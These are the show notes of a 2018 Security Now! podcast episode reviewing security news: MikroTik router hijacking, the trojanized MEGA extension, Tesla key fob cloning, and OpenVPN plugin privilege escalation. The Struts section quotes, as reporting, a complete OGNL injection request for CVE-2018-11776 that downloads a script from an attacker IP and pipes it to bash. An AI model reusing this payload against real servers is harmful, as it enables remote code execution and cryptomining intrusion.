
Security Now! #680 - 09-11-18

Exploits & Updates

This week on Security Now!

This week we discuss Windows 7's additional three years of support life, MicroTik routers back in the news (and not in a good way), Google Chrome 69's new features, the hack of MEGA's cloud storage extension for Chrome, Week 3 of the Windows Task Scheduler 0-day, a new consequence of using '1234' as your password, Tesla makes their white hat hacking policies clear... just in time for a big new hack!, our PCs as the new malware battlefield, a dangerous OpenVPN feature is spotted, and Trend Micro, caught spying, gets kicked out of the MacOS store.



Security News

Microsoft offers to extend Win7 support past 2020
https://www.microsoft.com/en-us/microsoft-365/blog/2018/09/06/helping-customers-shift-to-a-modern-desktop/

Title: "Helping customers shift to a modern desktop"

However, as the author of "Never10" (now with nearly 3 million downloads) rather than "Helping customers shift to a modern desktop" I would title the blog posting... "Being, of necessity, somewhat more patient in our effort to force customers onto a less desirable desktop that they really do not want."

by Microsoft's Corporate Vice President for Office and Windows Marketing, on September 6, 2018:

Windows 7 Extended Security Updates
As previously announced, Windows 7 extended support is ending January 14, 2020. While many of you are already well on your way in deploying Windows 10, we understand that everyone is at a different point in the upgrade process.

[Yes... and let's note that despite Microsoft's extensive and highly controversial efforts to actively force everyone over to Windows 10, such that **no one** would still be on Windows 7 without actively resisting the push to Windows 10... despite that, today Windows 7 remains the majority desktop with a greater market share than Windows 10.]

Platform Version	
Windows 7	40.27%
Windows 10	37.80%
Mac OS X 10.13	5.86%
Windows 8.1	5.10%
Windows XP	3.30%

(Note that the only reason Windows 7 is waning and Windows 10 is gaining is that it is no longer POSSIBLE for consumers to purchase systems with Windows 7 much as they may wish to, and the latest Intel chipsets are no longer compatible with Windows 7.)

Microsoft continues… "With that in mind, today we are announcing that we will offer paid Windows 7 Extended Security Updates (ESU) through January 2023. The Windows 7 ESU will be

sold on a per-device basis and the price will increase each year. Windows 7 ESUs will be available to all Windows 7 Professional and Windows 7 Enterprise customers in Volume Licensing, with a discount to customers with Windows software assurance, Windows 10 Enterprise or Windows 10 Education subscriptions. In addition, Office 365 ProPlus will be supported on devices with active Windows 7 Extended Security Updates (ESU) through January 2023. This means that customers who purchase the Windows 7 ESU will be able to continue to run Office 365 ProPlus."

MicroTik routers are back in the news (and, of course, not in a good way).
They've been suffering all year as a consequence of a problem found first in their SMB handling and then in their handling of WinBox authentication which allowed for unauthenticated remote access.

Back on April 23rd, MicroTik explained in their vulnerability disclosure that: "We have discovered a new RouterOS vulnerability affecting all RouterOS versions since v6.29. The vulnerability allowed a special tool to connect to the Winbox port, and request the system user database file."

The attacker would then use the user details found in the exfiltrated database then log into the MikroTik router remotely.

The vulnerability in question is "Winbox Any Directory File Read" (CVE-2018-14847) in MikroTik routers that was found exploited by the CIA Vault 7 hacking tool called Chimay Red, along with another MikroTik's Webfig remote code execution vulnerability.

MicroTik routers are very feature rich and very popular. And to their credit they patched the vulnerability within hours of nearing of it. But we know that without the ability to push the vulnerability fix out to devices, or without devices automatically periodically phoning home to auto-update, the vast majority of vulnerable MicroTik routers will never be patched. And now the exploit code is freely available from at least three different online sources.

So it was hardly surprising when, at the beginning of last month we reported that somewhere around 200,000 MicroTik routers were enlisted in a massive Coinhive malmining operation. And since the beginning of these various attacks on consumer and corporate routers I've been observing how fortunate it is that the bad guys seem uninterested in the details of the networks lying behind these infected and infested routers.

Which brings us to today's news that that has now changed.

http://blog.netlab.360.com/7500-mikrotik-routers-are-forwarding-owners-traffic-to-the-attackers-how-is-yours-en/

Last week researchers at 360Netlab posted the article titled: "7,500+ MikroTik Routers Are Forwarding Owners' Traffic to the Attackers, How is Yours?"

They write: "We understand the user devices come and go on the internet all the time, so the data used in this blog reflects what we saw between 2018-08-23~2018-08-24. From our own scan result, we logged more than 5,000,000 devices with open TCP/8291 port, and 1,200,000 of

them were identified as Mikrotik devices, within which 370,000 (30.83%) are CVE-2018-14847 vulnerable.

Top 20 Vulnerable Nations	Top attackers	List of PORTS Being eavesdropped
42376 Brazil/BR	5164 37.1.207.114	5837 21
40742 Russia/RU	1347 185.69.155.23	5832 143
22441 Indonesia/ID	1155 188.127.251.61	5784 110
21837 India/IN	420 5.9.183.69	4165 20
19331 Iran/IR	123 77.222.5445	2850 25
16543 Italy/IT	123 103.193.137.211	1328 23
14357 Poland/PL	79 24.255.37.1	1118 1500
14007 United States/US	26 45.76.8843	1095 8083
12898 Thailand/TH	16 206.255.37.1	993 3333
12720 Ukraine/UA		984 50001
11124 China/CN		982 8545
10842 Spain/ES		677 161
8758 South Africa/ZA		673 162
8621 Czech/CZ		355 3306
6869 Argentina/AR		282 80
6474 Colombia/CO		243 8080
6134 Cambodia/KH		237 8081
5512 Bangladesh/BD		230 8082
4857 Ecuador/EC		168 53
4162 Hungary/HU		167 2048

On these routers is still Coinhive mining code injection, injecting Coinhive mining code into the browser's of the router's users.

Additionally, at present, a total of 239,000 MicroTik routers are confirmed to have Socks4 proxy enabled maliciously. The Socks4 port is mostly TCP/4153, and very interestingly, the Socks4 proxy config only allows access from one single net-block 95.154.216.128/25. In order for the attacker to gain control even after device reboot and possible public IP change, the device is configured to run a scheduled task to periodically report its latest IP address by accessing a specific attacker URL.

The attacker also continues to scan more MikroTik RouterOS devices by using these compromised Socks4 proxy.

And, finally...

The MikroTik RouterOS device allows users to capture packets on the router and forward the captured network traffic to a specified Stream server. At present, a total of 7,500 MikroTik RouterOS device IPs have been compromised by the attacker and their TZSP traffic (TaZmen

Sniffer Protocol) is being forwarded to some collecting IP addresses.

37.1.207.114 is the top player among all the attackers. A significant number of devices have their traffic going to this destination.

Attackers appear to be mainly interested in port 20, 21 (the FTP ports), 25 (SMTP), 110 (POP3), and 143 (IMAP) -- in other words, unlike web ports which are now mostly encrypted, they are now going after the typically unencrypted FTP and eMail correspondence ports.

In other words, this is an utter disaster for unwitting MicroTik router users.

The 360Netlab folks conclude their disclosure by writing:

"We recommend that MikroTik RouterOS users update the software system in a timely manner, and check whether the http proxy, Socks4 proxy and network traffic capture function are being maliciously exploited by attackers.

We recommend that MikroTik denies inbound access to the Webfig and Winbox ports from the Internet and improve the software security update mechanism.

Relevant security agency are welcomed to contact netlab[at]360.cn for a full list of infected IP addresses."

We know that anyone can make a mistake. And I congratulate the MicroTik folks for quickly creating a patch for their mistake. But this disaster was NOT the result of a single mistake. It was also the consequence of a deliberate and utterly misguided MicroTik policy of enabling WAN-side remote access and management by default. If WAN-side management were disabled out of the box, and ONLY enabled by users who actually wanted and needed it, while still not good, this disaster would have been almost entirely contained.

It's too late now. Most of those millions of vulnerable MicroTik routers will never be patched or updated. And their users will suffer the consequences.

Chrome 69

So I updated my Chrome and received release 69. I went to "www.grc.com", was greeted by the EV "Gibson Research Corporation [US]" ... but the "http://" =and= the "www." were missing from the URL! All I saw was "grc.com" and I had to click twice to see the full URL.

What's more "blog.google.com" turned into just "blog.google" even though "blog.grc.com" did not turn into "blog.grc" despite the fact that it is also backed by a highy-trusted DigiCert EV certificate. What's that about? Oh... Google now owns the "google" top level domain... so "blog.google.com" turns into "www.blog.google" which then appears as "blog.google".

This change has been quite deliberate and it has many people up in arms as Bleeping Computer covered and reported Sunday:
https://www.bleepingcomputer.com/news/google/chrome-69-removing-www-and-m-subdomains-from-the-browsers-address-bar/

Google formally labels these subdomains "trivial" and has decided to remove them from visible URLs. Apparently 'm' is also removed on Chrome for iOS and Android.

https://www.blog.google/products/chrome/chromes-turning-10-heres-whats-new/

What else is new in Chrome 69?

<quote> Get things done faster:

You get a lot done online these days—booking travel and appointments, shopping and working through your to-do lists across multiple sites at once. And we want to make sure that you can do all of those things easily and safely. Now, Chrome can more accurately fill in your passwords, addresses, and credit card numbers, so that you can breeze through online checkout forms. All this information is saved to your Google account, and can also now be accessed directly from the Chrome toolbar.

We've also significantly improved the way Chrome handles passwords. Staying secure on the web means using strong and unique passwords for every different site. When it's time to create a new password, Chrome will now generate one for you (so you're not using your puppy's name for all of your passwords anymore). Chrome will save it, and next time you sign in, it'll be there, on both your laptop and phone.

I did a bit more digging and found this:

https://www.blog.google/products/chrome/chrome-password-manager/

In a time when most people don't remember more than a handful of phone numbers (hi, mom!), can you really be expected to remember a strong, unique password for every online service? It's no wonder most of us end up using an easy-to-remember password over and over again. But if it gets stolen—as were 3.3 billion credentials last year alone—you're exposed to a much greater risk, because now the thieves have a key that works across several sites. So what are you supposed to do? Write them all down? Do the forget/reset shuffle every few weeks? There has to be a better way. And now there is.

As part of this week's update, we're rolling out significant improvements to Chrome's password manager. Across desktop platforms—and coming to mobile apps soon—we're rolling out unique password generation. Chrome will now recognize a sign-up field, offer you a unique and secure password for that site, and save it. Every password follows these guidelines: at least one lowercase character, at least one uppercase character, and at least one number. If a site requires symbols, we'll include those, too. We'll also avoid certain characters for readability issues (like a lowercase "l" or uppercase "I").

You can view all your passwords, credit cards, addresses, and other stored information from the main desktop Chrome toolbar. You can also export all your saved passwords into a .csv file at any time.

We've also made password autofill even more reliable. Now, Chrome can be used to save or fill in the appropriate password on any site you need. This update would not be possible without

significant improvements to the underlying autofill capabilities. When Chrome fills in your passwords, credit cards, addresses, emails, and other types of information, it's backed up by Chrome's multiple security layers and web standards. And if you're signed into Chrome across your devices, syncing your credentials to your Google Account will allow you to access them wherever you have Chrome installed (laptop or mobile). And if you are using the Android app of your favorite site, your passwords and other information will be there too!

This doesn't solve the problem of services being compromised and losing their passwords, nor of password recovery hacks, nor local browser extension malware… and it's not browser agnostic. But it's definitely a useful interim step.

Speaking of which...

The MEGA Cloud Storage extension for Chrome was hacked to steal login credentials
https://serhack.me/articles/mega-chrome-extension-hacked
https://mega.nz/blog_47

"Mega" is a very popular multi-platform multi-client encrypted cloud storage provider.

Last Tuesday, on September 4th, Mega's Chrome web store account was compromised and was used to successfully host a malicious variant of the Mega Chrome extension. "SerHack", who discovered the breach wrote:

TLDR;
On 4 September at 14:30 UTC, an unknown attacker managed to hack into MEGA's Google Chrome web store account and upload a malicious version 3.39.4 of [Mega's Chrome] extension to the web store, according to a blog post published by the company. Upon installation or auto-update, the malicious extension asked for elevated permissions to access personal information, allowing it to steal login/register credentials from ANY websites like Amazon, Github, and Google, along with online wallets such as MyEtherWallet and MyMonero, and Idex.market cryptocurrency trading platform. The trojanized Mega extension then sent all the stolen information back to an attacker's server located at megaopac[.]host in Ukraine, which is then used by the attackers to log in to the victims' accounts, and also [to] extract the cryptocurrency private keys to steal users' digital currencies.

Mega themselves said the same, and added...

Security warning for MEGA Chrome extension users:

[snip - slightly more flattering repeat of what SerHack wrote]

Four hours after the breach occurred, the trojaned extension was updated by MEGA with a clean version (3.39.5), autoupdating affected installations. Google removed the extension from the Chrome webstore five hours after the breach.

You are only affected if you had the MEGA Chrome extension installed at the time of the incident, autoupdate enabled and you accepted the additional permission, or if you freshly

installed version 3.39.4. Please note that if you visited any site or made use of another extension that sends plain-text credentials through POST requests, either by direct form submission or through a background XMLHttpRequest process (MEGA is not one of them) while the trojaned extension was active, consider that your credentials were compromised on these sites and/or applications.

At the time of the attack, Monero's Twitter account also posted "The official MEGA extension has been compromised and now includes functionality to steal your Monero. [and quotes the original discoverer who first posted on Reddit.]

Riccardo Spagni (@Fluffypony) the previous owner of "MyMonero" tweeted: Confirmed that it also extracts private keys if you login to MyMonero and/or MyEtherWallet in a browser with the extension installed.

Further security research confirmed that it could log any POST request where the URL contained specific strings including "login", "register", "sign in" and so forth.

And all of this nicely highlights why, while it's nice that Chrome will be auto-filling its user's password fields with strong passwords, the existing old model of static one-way passwords is no longer sufficient protection.

The future belongs to a solution like SQRL (it doesn't necessarily need to be SQRL, but SQRL is the only solution that fully solves the problem). What makes a system like SQRL different is that it assumes the presence of some computational capability at the user's end.

Traditional username and password systems only assume some memory from the user, no computation.

So with SQRL, the server to which you're authenticating your identity knows your SQRL public key on file (which doesn't need to be kept secret, by the way). And that's all it really needs. When you wish to authenticate your identity to a website, that site sends you a "challenge" which it has never sent to anyone before and will never again send to anyone. The bit of computational capacity at your end responds to that "challenge" by signing it with your SQRL private key and returns the signed result. The website then uses your public key to verify your signature and it knows you're you and no one else.

This changes everything. SQRL doesn't give browsers any password secrets to keep, nor websites any user databases to keep secret... so there's no risk from something like this Mega hack, since a bit of computation is required, not the simple but insecure regurgitation of something that was previously stored.

In any event, if you are a Mega user, or had the Mega browser extension installed in Chrome, and were using Chrome last Tuesday, consider what you were doing then and whether any of your static credentials might have been compromised during this window of vulnerability. We don't know how many might have been, but Mega is pretty popular, and so is Chrome.

Week 3 of the Windows Task Scheduler 0-day.
https://www.bleepingcomputer.com/news/security/windows-task-scheduler-zero-day-exploited-by-malware/

1. Recall that on August 27th, @SandboxEscaper posted source code on Github which exploited a vulnerability in the Advanced Local Procedure Call (ALPC) interface used by Windows Task Scheduler.

2. We updated this coverage a week later, last week, what news that it could be tweaked to also work on 32-bit versions of Win10 and also Windows 7. And we noted that while this wasn't a massive remotely exploitable bug -- it was only a local privilege elevation vulnerability -- that was still going to be too tasty for malware to pass up.

There was a so-called "MicroPatch" available to close this hole, but we expected today's Patch Tuesday to also and officially eliminate this vulnerability.

Now we know, thanks to researchers at ESET, that within TWO DAYS of the disclosure this flaw was being used by PowerShell-based malware from a group they call PowerPool. ESET says that PowerPool developers made some changes to the source code and used it to attack and change the content of "GoogleUpdate.exe" which is (or was before the modifications) the updater for Google applications which runs run under administrative privileges so that it's able to read and write any files on the system, as needed, to do its "updating" job. And... It's launched by Windows Task manager.

So the PowerPool group overwrites the Google updater executable with a copy of a backdoor they have been seen using in the second stages of their attacks. Then, the next time the updater is run the backdoor launches with SYSTEM privileges.

SpinRite

Daniel @Gisleburt / Replying to @smolrobots
Check out @SGgrc's SpinRite, it has brought many drives back from the dead (although you should probably replace it immediately even if you get your data back). It's not free, but there is a 100% money back guarantee.

Jim Sanders / Location: Irvine, CA / Subject: Degauss or not Degauss
Date: 04 Sep 2018 18:15:43
:
Steve - I've managed to collect a stack of old spinning hard drives. Normally, I would have DBAN on the drive prior to removing it from my computer, but I'm now looking at a couple dozen needing the treatment.

I've found my old handheld degausser and wondering if I give the drive 30 seconds or so of treatment back and front, is this as good as DBAN? I realize the magnetic field may render the controller useless, but that's fine by me.

What think ye?

Security News ... Continued

Use a simple password and get blamed?
https://www.bleepingcomputer.com/news/security/vodafone-tells-hacked-customers-with-1234-password-to-pay-back-money/

A Czechoslovakian court recently sentenced two hackers to three years in prison for accessing Vodafone customer's mobile accounts and using them to purchase about $27K USD worth of gambling services. According to Czech news reporting, the hackers accessed mobile customer's accounts by using the password "1234". Once they gained access, they ordered new SIM cards that they picked up from various retail branches. Since they knew the phone number and the simple "1234" password, they were able to install it in their phones without any other verification. This, in turn, allowed attackers to charge over 600,000 Czech Koruna, or approximately $27K USD, for gambling services.

However, the plot thickens since Vodafone is saying that it's the customer's fault for having weak passwords which allowed their accounts to be taken over. Vodafone is claiming that the fault is not theirs, that the fault lies with the customers who chose such weak passwords, and that the hacked customers with easy passwords should have to pay the stolen money back.

Some victims of the theft have reported that Vodafone has sent debt collectors to recover the money stolen by the hackers.

The victims, on the other hand, have stated that they have no idea how their passwords were set to "1234" or that there was even an online market that could be used to buy services. Furthermore, Vodafone has stated that it may have been possible that one of their employees configured this password when a phone was purchased, but the user should still have changed it to a stronger password.

And then we add to this the fact that the "My Vodafone" portal, itself, only allows 4 to 6 digit passwords.

It seems to me that $27K USD is not a big deal compared with the reputation damage Vodafone would suffer if they blamed their own customers for hacks of their accounts when Vodafone-set "1234" passwords were never changed by their customers.

Vodafone should fix their portal and audit their customers passwords.

This brings up an interesting and worrying precedent: When user's lose due to their system's being compromised for whatever reason, it's on them and the service provider -- such as a bank -- just shrugs and says "too bad." But here, when the cost of the hack hits the service provider... can the user still be asked to bear the cost?

Now for a look at the flip side of this, TESLA gets hacking exactly right!
https://www.tesla.com/about/security

Product Security

Tesla values the work done by security researchers in improving the security of our products and service offerings. We are committed to working with this community to verify, reproduce, and respond to legitimate reported vulnerabilities. We encourage the community to participate in our responsible reporting process. To register as a pre-approved, good-faith security researcher and register a vehicle as a research-registered vehicle, please submit requests to VulnerabilityReporting@tesla.com.

For vehicle or product related services

While we use Bugcrowd as a platform for rewarding all issues, please report vehicle and product related issues directly to vulnerability@teslamotors.com, using our GPG key to encrypt reports containing sensitive information.

Third-party bugs

If issues reported to our bug bounty program affect a third-party library, external project, or another vendor, Tesla reserves the right to forward details of the issue to that party without further discussion with the researcher. We will do our best to coordinate and communicate with researchers through this process.

Responsible Disclosure Guidelines

We will investigate legitimate reports and make every effort to quickly correct any vulnerability. To encourage responsible reporting, we will not take legal action against you nor ask law enforcement to investigate you provided you comply with the following Responsible Disclosure Guidelines:

- Provide details of the vulnerability, including information needed to reproduce and validate the vulnerability and a Proof of Concept (POC).
- Make a good faith effort to avoid privacy violations, destruction of data, and interruption or degradation of our services.
- Do not modify or access data that does not belong to you.
- Give Tesla a reasonable time to correct the issue before making any information public.
- Alter only vehicles that you own or have permission to access.
- Do not compromise the safety of the vehicle or expose others to an unsafe condition.
- Security research is limited to the security mechanisms of the Infotainment binaries, Gateway binaries, and Autopilot ECU binaries.

For the avoidance of doubt,

- If, through your good-faith security research, you (a pre-approved, good-faith security researcher) cause a software issue that requires your research-registered vehicle to be updated or "reflashed," as an act of goodwill, Tesla shall make reasonable efforts to update or "reflash" Tesla software on the research-registered vehicle by over-the-air update, offering assistance at a service center to restore the vehicle's software using our standard service tools, or other actions we deem appropriate. Tesla has complete discretion as to the software or other assistance that will be provided and it may be only

for a limited number of times. Tesla's support does not extend to any out-of-pocket expenses (e.g. towing) incurred by you. Tesla reserves the right to limit the number of service requests per pre-approved, good-faith researcher and unregister a research-registered vehicle at any time.

- Tesla considers that a pre-approved, good-faith security researcher who complies with this policy to access a computer on a research-registered vehicle has not accessed a computer without authorization or exceeded authorized access under the Computer Fraud and Abuse Act ("CFAA").

- Tesla will not bring a copyright infringement claim under the Digital Millennium Copyright Act ("DMCA") against a pre-approved, good-faith security researcher who circumvents security mechanism, so long as the researcher does not access any other code or binaries.

- Tesla will not consider software changes, as a result of good-faith security research performed by a good-faith security researcher, to a security-registered vehicle to void the vehicle warranty of the security-registered vehicle, notwithstanding that any damage to the car resulting from any software modifications will not be covered by Tesla under the vehicle warranty.

Tesla Security Researcher Hall of Fame

Tesla appreciates and wants to recognize the contributions of security researchers. If you are the first researcher to report a confirmed vulnerability, we will list your name in our Hall of Fame (unless you would prefer to remain anonymous). You may also be considered for an award if you are the first researcher to report one of the top 3 confirmed vulnerabilities in a calendar quarter. You must comply with our Responsible Disclosure Guidelines (above) to be considered for our Hall of Fame and top 3 awards.

WIRED: Hackers Can Steal a Tesla Model S in Seconds by Cloning Its Key Fob
https://www.wired.com/story/hackers-steal-tesla-model-s-seconds-key-fob/

A team of academic hackers has now found that Tesla left its Model S cars open to a rather straightforward form of hacking: stealthily cloning the car's key fob in seconds, opening the car door, and driving away.

A team of researchers at the KU Leuven university in Belgium yesterday presented their paper at the Cryptographic Hardware and Embedded Systems conference in Amsterdam, revealing a technique for defeating the encryption used in the wireless key fobs of Tesla's Model S luxury sedans.

With a few hundred dollars in radio and computing equipment and some one-time preparation, they can wirelessly read signals from a nearby Tesla owner's fob. Spend less than two seconds of computation to yield the fob's cryptographic key... and steal the associated car without a trace.

Lennert Wouters, one of the KU Leuven researchers said: "Today it’s very easy for us to clone

these key fobs in a matter of seconds. We can completely impersonate the key fob and open and drive the vehicle."

Two weeks ago, Tesla rolled out new antitheft features for the Model S that include the ability to set a PIN code that someone must enter on the dashboard display to drive the car. Tesla also says that Model S units sold after June of this year are not vulnerable to the attack, due to upgraded key fob encryption that has already been implemented in response to the KU Leuven research. But if owners of a Model S manufactured before then don't turn on that PIN—or don't pay to replace their key fob with the more strongly encrypted version—the researchers say they're still vulnerable to their key-cloning method.

Some details:

Like most automotive keyless entry systems, Tesla Model S key fobs send an encrypted code, based on a secret cryptographic key, to a car's radios to trigger it to unlock and disable its immobilizer, allowing the car's engine to start. After nine months of on-and-off reverse engineering work, the KU Leuven team discovered in the summer of 2017 that the Tesla Model S keyless entry system, built by a manufacturer called Pektron, used only a weak 40-bit cipher to encrypt those key fob codes.

The researchers found that once they gained two codes from any given key fob, they could brute force every possible candidate cryptographic key until they found the one that unlocked the car.

Then, having accomplished that, they pre-computed all the possible keys for any combination of code pairs to create a massive, 6-terabyte lookup table of pre-computed keys. Armed with that table and just two codes received from any original key, the hackers say they can look up the correct cryptographic key to spoof any key fob in just 1.6 seconds.

Compromised PCs are becoming a battleground
https://www.f5.com/labs/articles/threat-intelligence/apache-struts-2-vulnerability--cve-2018-11776--exploited-in-cron

"Apache Struts 2 Vulnerability (CVE-2018-11776) Exploited in CroniX Crypto-Mining Campaign"

Just two weeks ago a new Apache Struts 2 critical remote code execution vulnerability was published and F5 researchers have already detected known threat actors exploiting it in a new crypto-mining campaign:

- In this Monero crypto-mining campaign, the injection point is within the URL.
- Target: Linux systems (but also Windows since there’s some Visual Basic, too)
- First seen in the wild two weeks after the vulnerability was discovered.
- The same known threat actor was previously identified by F5 labs researchers.
- Based on its use of cron (for persistency) and Xhide (for launching executables with fake process names), we have dubbed this campaign CroniX.

F5 explains: As with many other Apache Struts 2 vulnerabilities, CVE-2018-11776 allows attackers to inject Object-Graph Navigation Language (OGNL) expressions, which might contain

malicious Java code that is evaluated under several circumstances. This time, the injection point is within the URL.

The attacker sends a single HTTP request which injects an OGNL expression that, when evaluated, executes shell commands to cause the server to download and execute a malicious file.

```
GET /${(#_memberAccess['allowStaticMethodAccess']=true).
(#cmd='wget --user-agent l -q -O - http://107.181.160.197/lin/update.sh | bash >/dev/null').
(#iswin=(@java.lang.System@getProperty('os.name').toLowerCase().contains('win'))).
(#cmds=(#iswin?{'cmd.exe','/c',#cmd}:{'bash','-c',#cmd})).
(#p=new java.lang.ProcessBuilder(#cmds)).(#p.redirectErrorStream(true)).
(#process=#p.start()).(#ros=(@org.apache.struts2.ServletActionContext@getResponse().getOutputStream())).
(@org.apache.commons.io.IOUtils@copy(#process.getInputStream(),#ros)).
(#ros.flush())}/help.action HTTP/1.1
Host:
Connection: keep-alive
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
User-Agent: Mozilla/5.0 (compatible; Googlebot/2.1; +http://www.google.com/bot.html)
Accept-Encoding: gzip,deflate,br
```

The downloaded “update.sh” file is a bash script that performs several malware deployment steps.

First, the attacker sets the number of “huge pages” in the memory to 128. This is the first clue that the attacker’s intention could be a mining operation, as this step is most probably related to improving mining performance.5

Three cron jobs are set in place for malware persistency. Two of them download and execute a new update.sh file every day. Interestingly, the files are downloaded both by using the explicit server’s IP address or its domain name. During the download, it uses a special “linux” user-agent (in some cases “Linux” with upper case L) as an access restriction mechanism, while IP accessing with any other user-agent is banned.

Any doubts about the intention of this malicious campaign is dispelled once the attacker tries to kill the processes and delete the binaries of previously installed crypto-miners. This is commonly done by crypto-mining operations these days.

For some miners, the attacker decides to take a more careful approach and check each process name and process CPU usage and then kill only those processes that utilize 60 percent or more of the CPU resources. This is probably done to avoid killing legitimate processes as the names of these miners (crond, sshd and syslogs) typically relate to legitimate programs on a Linux system.

Once the competition is knocked out, the attacker removes the older version of his own malware files and downloads the freshest versions of the “run” and “upd” bash scripts.

<<skipping a bunch more setup details>>

The attacker communicates with a Monero (XMR) pool at “eu.minerpool.pw”.

The malware deployment pattern, the similar deployed file names (“run”, “upd”, folders were named 32 and 64) and the quite unique usage of “XHide —Process Faker” made us believe that the threat actor behind the exploitation of this fresh Struts 2 vulnerability is the same one that was behind a previous campaign exploiting Jenkins servers via CVE-2017-1000353, which was reported by F5 Labs just two months ago. In that campaign, the threat actor used a Chinese Git website to host malicious files and, as it seemed, also for the development.

This time the attacker is using a dedicated web server to serve the files which is hosted in the US, while using Palau (Pacific island) domain names registered by a Russian registrant.

Abuse of a dangerous OpenVPN feature.
OpenVPN is a terrific VPN solution, but one of its features can be maliciously abused:

https://openvpn.net/index.php/open-source/documentation/howto.html

OpenVPN Docs: *"Using alternative authentication methods"*

OpenVPN 2.0 and later include a feature that allows the OpenVPN server to securely obtain a username and password from a connecting client, and to use that information as a basis for authenticating the client.

To use this authentication method, first add the auth-user-pass directive to the client configuration. It will direct the OpenVPN client to query the user for a username/password, passing it on to the server over the secure TLS channel.

Next, configure the server to use an authentication plugin, which may be a script, shared object, or DLL. The OpenVPN server will call the plugin every time a VPN client tries to connect, passing it the username/password entered on the client. The authentication plugin can control whether or not the OpenVPN server allows the client to connect by returning a failure (1) or success (0) value.

... and herein lies the problem: The plug-in is specified by a user-writeable configuration file, and the OpenVPN service, which runs under the SYSTEM account, loads and executes the optional authentication plug-in within its own process and privileges.

This allows unprivileged code to arrange to have a DLL it supplies run with full system privileges.

(What could POSSIBLY go wrong??)

https://blog.talosintelligence.com/2018/09/vulnerability-spotlight-Multi-provider-VPN-Client-Privilege-Escalation.html

The commercial services "ProtonVPN" and "NordVPN" are both based upon OpenVPN and were both found to be vulnerable to exploitation of this trick.

In addition, the phrases "script-security", "up" and "down" are other OpenVPN config script

commands which can be used to execute commands... and, again, with full administrative privileges.

Both ProtonVPN and NordVPN attempted to fix the trouble, but missed a few special cases which have since been fixed. So... while this is a local privilege elevation attack, if you're using either of these VPN clients, be sure you've got the most recent release.

Trend Micro is in the doghouse.
https://blog.trendmicro.com/answers-to-your-questions-on-our-mac-apps-store/

Yesterday, in response to a firestorm of controversey Trend Micro posts:

"Answers to Your Questions on Our Apps in the Mac App Store"
<quote> Reports that Trend Micro is “stealing user data” and sending them to an unidentified server in China are absolutely false.

https://www.zdnet.com/article/trend-micro-says-sorry-after-apps-grabbed-mac-browser-history/

ZDNet's headline: "Trend Micro says sorry after apps grabbed Mac browser history. The company has now removed a browser history data collection feature from its macOS products."

Security firm Trend Micro has apologized after several of its consumer macOS anti-malware products and utilities were discovered to be capturing the notebook's browser history data and sending it to a remote server.

Trend Micro apps, which have been removed from the Mac App Store, included Dr Cleaner, Dr Cleaner Pro, Dr. Antivirus, and Dr Unarchiver.

The apps in question were collecting users browser history and sending files, including user passwords, in a ZIP archive to a remote server.

Trend Micro confirmed that several of its products were collecting a "snapshot" of users' browser history data but said this was done in order to spot potential adware encounters.

Trend Micro:

<quote> Trend Micro has completed an initial investigation of a privacy concern related to some of its MacOS consumer products. The results confirm that Dr Cleaner, Dr Cleaner Pro, Dr. Antivirus, Dr. Unarchiver, Dr. Battery, and Duplicate Finder collected and uploaded a small snapshot of the browser history on a one-time basis, covering the 24 hours prior to installation.

